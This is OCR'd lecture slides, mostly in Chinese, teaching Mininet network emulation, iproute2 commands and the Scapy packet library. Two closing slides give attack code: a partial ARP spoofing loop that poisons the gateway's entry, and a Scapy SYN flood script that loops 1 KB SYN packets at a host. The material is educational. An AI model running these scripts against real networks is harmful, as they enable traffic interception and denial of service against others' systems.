
MININET

http://mininet.org/

Mininet

An Instant Virtual Network on your Laptop (or other PC)

Mininet creates a **realistic virtual network**, running **real kernel, switch and application code**, on a single machine (VM, cloud or native), in seconds, with a single command:



Because you can easily interact with your network using the Mininet CLI (and API), customize it, share it with others, or deploy it on real hardware, Mininet is useful for development, teaching, and research.

Mininet is also a great way to develop, share, and experiment with Software-Defined Networking (SDN) systems using OpenFlow and P4.

Mininet is actively developed and supported, and is released under a permissive BSD Open Source license. We encourage you to contribute code, bug reports/fixes, documentation, and anything else that can improve the system!

Get Started

Download a Mininet VM, do the walkthrough and run the OpenFlow tutorial.

Support

Read the FAQ, read the documentation, and join our mailing list, mininet-discuss.

Contribute

File a bug, download the source, or submit a pull request - all on GitHub.

Mininet
Get Started
Sample Workflow
Walkthrough
Overview

Download
Documentation
Papers
Videos
Wiki
Source Code
CI Testing
Apps and Tools
Teaching
FAQ


Support
Contribute
News Archive
Credits

News

Announcing Mininet 2.3.0 !

原理

基于linux network namespace




简单网络拓扑

mininet内置了多种基本网络拓扑，
使用一行命令就能仿真出一个网络：


```
sudo mn [options]
```

```
--topo=...
```


```
--topo=TOPO           linear|minimal|reversed|single|torus|tree[,param=value
                      ...] minimal=MinimalTopo linear=LinearTopo
                      reversed=SingleSwitchReversedTopo
                      single=SingleSwitchTopo tree=TreeTopo torus=TorusTopo
```



--topo=minimal (default)



--topo=linear




--topo=tree,depth=3,fanout=2

基本使用

```
$ sudo mn
...
mininet> help
mininet> nodes
mininet> links
mininet> net
mininet> dump # information about all nodes
mininet> exit # or ctrl+D
$ sudo mn -c # clean
```

参考mininet walkthrough

基本使用




```
mininet> h1 ifconfig -a # <node> command {args}
mininet> s1 ifconfig -a
mininet> h1 ping -c 1 h2
mininet> pingall # connection test
mininet> iperf # bandwidth test

mininet> h1 python3 -m http.server 80 &
mininet> h2 wget -O - h1
mininet> h1 kill %python

mininet> xterm h1 h2 # terminals for virtual devices
```

Python API

- Low-Level API: Nodes and Links
- Mid-Level API: Network object
- High-Level API: Topology templates

Low-Level API: Nodes and Links

```
h1 = Host('h1')
h2 = Host('h2')
s1 = OVSSwitch('s1')
c0 = Controller('c0')
Link(h1, s1)
Link(h2, s1)
h1.setIP('10.1/8')
h2.setIP('10.2/8')
c0.start()
s1.start([c0])
print(h1.cmd('ping -c1', h2.IP()))
s1.stop()
c0.stop()
```

Mid-Level API: Network object

```
net = Mininet()
h1 = net.addHost('h1')
h2 = net.addHost('h2')
s1 = net.addSwitch('s1')
net.addLink(h1, s1)
net.addLink(h2, s1)
net.start()
print(h1.cmd('ping -c1', h2.IP()))
CLI(net)
net.stop()
```

```
$ sudo python my_net.py
```


High-Level API: Topology templates

```
class simpleMultiLinkTopo( Topo ):
    "Simple topology with multiple links"
    def build( self, n, **_kwargs ):
        h1, h2 = self.addHost( 'h1' ), self.addHost( 'h2' )
        s1 = self.addSwitch( 's1' )
        for _ in range( n ):
            self.addLink( s1, h1 )
            self.addLink( s1, h2 )
topo = simpleMultiLinkTopo( n=2 )
net = Mininet( topo=topo, waitConnected=True )
net.start()
CLI( net )
net.stop()
```

Performance Modeling

```
net = Mininet(host=CPULimitedHost, link=TCLink)
h1 = net.addHost('h1')
h2 = net.addHost('h2', cpu=.2) # cpu bandwidth
s1 = net.addSwitch('s1')
net.addLink(h1, s1, bw=10, delay='50ms') # bandwidth and delay
net.addLink(h2, s1)
net.start()
print(h1.cmd('ping -c1', h2.IP()))
CLI(net)
net.stop()
```

Example: Linux Router




```
class LinuxRouter( Node ):
    "A Node with IP forwarding enabled."
    def config( self, **params ):
        super( LinuxRouter, self).config( **params )
        # Enable forwarding on the router
        self.cmd( 'sysctl net.ipv4.ip_forward=1' )

    def terminate( self ):
        self.cmd( 'sysctl net.ipv4.ip_forward=0' )
        super( LinuxRouter, self ).terminate()
```

```
def build( self, **_opts ):
    defaultIP = '192.168.1.1/24'  # IP address for r0-
eth1
    router = self.addNode( 'r0', cls=LinuxRouter,
ip=defaultIP )
    s1, s2, s3 = [ self.addSwitch( s ) for s in ( 's1',
's2', 's3' ) ]
    self.addLink( s1, router, intfName2='r0-eth1',
                  params2={ 'ip' : defaultIP } )  #
for clarity
    self.addLink( s2, router, intfName2='r0-eth2',
                  params2={ 'ip' : '172.16.0.1/12' } )
    self.addLink( s3, router, intfName2='r0-eth3',
                  params2={ 'ip' : '10.0.0.1/8' } )
    h1 = self.addHost( 'h1', ip='192.168.1.100/24',
                       defaultRoute='via 192.168.1.1' )
```

参考

mininet: Mininet: An Instant Virtual Network on Your Laptop (or Other PC) - Mininet

mininet-intro: Teaching Computer Networking with Mininet

mininet topology visualizer: SDN Narmox Spear

Extension (routers): IPMininet's documentation! — IPMininet v0.6 documentation

iproute2

https://wiki.linuxfoundation.org/networking/iproute2

简介

- iproute2 是 Linux 中用来查看内核网络状态、管理内核网络功能的一些列工具的集合，包括：*arpd*, *bridge*, *ctstat*, *dcb*, *devlink*, *ip*, *lnstat*, *nstat*, *rdma*, *routef*, *routel*, *rtacct*, *rtmon*, *rtstat*, *ss*, *tc* and *tipc*.
- 其中：
  - ip：查看和管理路由、网络设备和隧道等
  - ss：查看 socket 的详细统计数据
    - `ss: list network connections`
    - `ss -l: list listening sockets`
    - `ss -a -t: list TCP sockets`
    - `ss -a -u: list UDP sockets`
  - tc: 流量控制的管理

```
fred@fred-virtual-machine:~/Documents$ ss -a -t
State          Recv-Q     Send-Q                 Local Address:Port                  Peer Address:Port      Process
LISTEN         0          50                           0.0.0.0:microsoft-ds               0.0.0.0:*
LISTEN         0          50                           0.0.0.0:netbios-ssn                0.0.0.0:*
LISTEN         0          4096                 127.0.0.53%lo:domain                     0.0.0.0:*
LISTEN         0          128                      127.0.0.1:ipp                        0.0.0.0:*
TIME-WAIT      0          0                  192.168.122.143:37074                 13.227.76.7:https
TIME-WAIT      0          0                  192.168.122.143:35122                13.227.76.12:https
ESTAB          0          0                  192.168.122.143:37092                 13.227.76.7:https
ESTAB          0          0                  192.168.122.143:37102                 13.227.76.7:https
ESTAB          0          0                  192.168.122.143:37096                 13.227.76.7:https
ESTAB          0          0                  192.168.122.143:37094                 13.227.76.7:https
ESTAB          0          0                  192.168.122.143:56692                44.224.160.20:https
TIME-WAIT      0          0                  192.168.122.143:57180                117.18.237.29:http
```

```
fred@fred-virtual-machine:~/Documents$ ss -l
Netid State  Recv-Q Send-Q                                Local Address:Port                  Peer Address:Port  Process
nl    UNCONN 0      0                                         rtnl:packagekitd/1389                     *
nl    UNCONN 0      0                                         rtnl:xdg-desktop-por/1797                 *
nl    UNCONN 0      0                                         rtnl:NetworkManager/798                   *
nl    UNCONN 0      0                                         rtnl:GeckoMain/63065                      *
nl    UNCONN 0      0                                         rtnl:avahi-daemon/790                     *
nl    UNCONN 0      0                                         rtnl:evolution-addre/1403                 *
nl    UNCONN 0      0                                         rtnl:evolution-calen/1381                 *
nl    UNCONN 0      0                                         rtnl:goa-daemon/1178                      *
nl    UNCONN 0      0                                         rtnl:kernel                               *
nl    UNCONN 0      0                                         rtnl:whoopsie/978                         *
nl    UNCONN 0      0                                         rtnl:systemd-resolve/79534                *
nl    UNCONN 0      0                                         rtnl:systemd-resolve/79534                *
```

ip指令简介（OPTIONS）

- `ip [OPTIONS] OBJECT {COMMAND | help}`
- OPTIONS 包括
  - `-f, -family <FAMILY>`: 选择使用的协议，包括 inet (IP), inet6 (IPv6) 等
  - `-4 = -family inet`
  - `-6 = -family inet6`
- 例如：
  - `ip -6 route add default via fd00::1:1`
    - 添加下一跳地址为fd00::1:1的默认路由

ip指令简介（OBJECT）

- `ip [OPTIONS] OBJECT {COMMAND | help}`
- OBJECT - address(addr, a): 与某个网络设备绑定的 IP/IPv6 地址
  - ip addr [show] [dev IFNAME] : 显示网络设备及绑定的地址
  - ip addr add IFADDR dev IFNAME : 为网络设备配置网络地址
    - ip addr add fd00::1:2/112 dev ens33
  - ip addr del IFADDR dev IFNAME : 删除已配置的地址:

ip指令简介（OBJECT）

- `ip [OPTIONS] OBJECT {COMMAND | help}`
- link(l): 网络设备
  - ip link [show]: 显示
  - ip link add [link DEVICE] NAME type TYPE [ARGS]: 添加虚拟网络设备：
    - ip link add pc1r1 type veth peer name r1pc1: 添加虚拟以太网隧道
    - ip link add link eth0 eth0.2 type vlan id 2: 添加VLAN
  - ip link set DEVICE [up | down] [netns NAME] [address ADDR] [name NEWNAME]: 配置设备
    - ip link set pc1r1 netns PC1：将设备分配给namespace PC1

ip指令简介（OBJECT）

- `ip [OPTIONS] OBJECT {COMMAND | help}`
- OBJECT - netns: 管理虚拟网络环境
  - network namespace： 逻辑上，含有独立的网络栈、路由表、防火墙规则和网络设备，可以使用 virtual Ethernet (veth) 相互连接
  - ip netns <add|del> [NAME]：添加/删除虚拟环境
  - ip netns [list]：显示虚拟环境
  - ip netns exec [NAME] cmd ...：在虚拟环境中执行命令
  - ip netns identify：显示当前的虚拟环境

ip指令简介（OBJECT）

- `ip [OPTIONS] OBJECT {COMMAND | help}`
- OBJECT route(r): 路由表项
  - 显示：ip route [show]
  - 添加/删除路由表项：ip route <add/del> ROUTE
    - 添加默认路由：ip route add default via 192.168.1.1
    - 添加路由：ip route add 10.1.1.0/30 via 10.1.1.1 dev eth0

ip指令示例

```
# 添加 network namespaces
ip netns add PC1 # 添加ns
ip netns add R1 # 添加ns

# PC1 <-> R1
ip l add pc1r1 type veth peer name r1pc1 # 添加名为 pc1r1 的 veth 设备
ip l set pc1r1 netns PC1 # 分配 pc1r1 给 PC1
ip l set r1pc1 netns R1 # 分配 r1pc1 给 R1

ip netns exec PC1 ip a add fd00::1:2/112 dev pc1r1 # 配置 pc1r1 的地址
ip netns exec PC1 ip l set pc1r1 up # 打开 pc1r1
ip netns exec PC1 ip -6 r add default via fd00::1:1 # 添加默认路由
ip netns exec PC1 ethtool -K pc1r1 tx off # 关闭 pc1r1 TX方向的校验和检查

ip netns exec R1 ip a add fd00::1:1/112 dev r1pc1
ip netns exec R1 ip l set r1pc1 up
ip netns exec R1 ethtool -K r1pc1 tx off
```

Scapy

https://scapy.net/

简介

- Scapy 可以用来构造、发送、捕获和解码数据包。

- 安装 Scapy

```
$ pip install scapy
```

- 基本用法
  - Scapy shell： `$ sudo scapy -H`
  - Python 脚本：**`from scapy.all import *`**

构造和显示数据包

- 构造包：将每层的包头叠加在一起的过程
- 显示包：
  - **raw(pkt)， hexdump(pkg)， ls(pkt)**
  - **pkt.show()， pkt.summary()**

```
>>> IP(proto=55)/TCP()
<IP frag=0 proto=55 |<TCP |>>

>>> a=Ether()/IP(dst="www.slashdot.org")/TCP()/"GET /index.html HTTP/1.0
\n\n"
>>> hexdump(a)
00 02 15 37 A2 44 00 AE F3 52 AA D1 08 00 45 00  ...7.D...R....E.
00 43 00 01 00 00 40 06 78 3C C0 A8 05 15 42 23  .C....@.x<....B#
FA 97 00 14 00 50 00 00 00 00 00 00 00 00 50 02  .....P........P.
20 00 BB 39 00 00 47 45 54 20 2F 69 6E 64 65 78   ..9..GET /index
2E 68 74 6D 6C 20 48 54 54 50 2F 31 2E 30 20 0A  .html HTTP/1.0 .
0A
```

发送数据包

- 发送数据包
  - **`send(pkt, iface, loop, inter)`**: 发送 Layer 3 的包，不需要手动构造以太网包头
    - iface: 发送使用的接口
    - loop: 是否持续发送（默认为0，不持续发送）
    - inter: 发送间隔（单位是s）
  - **`sendp(pkt, iface, loop, inter)`**: 发送 Layer 2 的包
  - **`sr(pkt) / srp(pkt) / srp1(pkt)`**: 发送包并返回应答包

```
>>> send(IP(dst="1.2.3.4")/ICMP())
.
Sent 1 packets.
>>> sendp(Ether()/IP(dst="1.2.3.4",ttl=(1,4)), iface="eth1")
....
Sent 4 packets.
```

```
>>> p = sr1(IP(dst="www.slashdot.org")/ICMP()/"XXXXXXXXXXX")
Begin emission:
...Finished to send 1 packets.
.*
Received 5 packets, got 1 answers, remaining 0 packets
```

捕获数据包

- 捕获数据包
  - **`sniff(iface, filter, prn)`**
    - filter: BPF filter
    - lfilter: 返回值为 bool 的函数
    - prn: callback function to apply to each captured packet
  - 使用 callback 处理捕获的包：
    - **`sniff(iface="eth1", filter="tcp", prn=lambda x: x.show())`**

```
>>> sniff(iface="wifi0", prn=lambda x: x.summary())
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID / Info Rates / Info DSset / Info TIM / Info 133
802.11 Management 4 ff:ff:ff:ff:ff:ff / 802.11 Probe Request / Info SSID / Info Rates
```

应用：ARP 欺骗（部分）

```
while True:
    sniff(filter='arp', prn=process)

def process(p):
    p = p.payload
    if p.pdst == gateway_ip:
        packet = Ether(dst=p.hwsrc)/ARP(op='is-at',
                                        hwsrc=my_mac,
                                        psrc=gateway_ip,
                                        hwdst=p.hwsrc,
                                        pdst=p.psrc)
        sendp(packet)
```

应用：SYN flood 攻击

- SYN flood 攻击：发送大量TCP SYN包，占用服务器资源使之无法响应正常请求

```
1 ip = IP(dst="192.168.1.1")
2 tcp = TCP(sport=RandShort(), dport=80, flags="S")
3 p = ip / tcp / Raw(b'X'*1024)
4 send(p, loop=1, verbose=0)
```

References

- Man page for IP
  https://man7.org/linux/man-pages/man8/ip.8.html
- Scapy usage
  https://scapy.readthedocs.io/en/latest/usage.html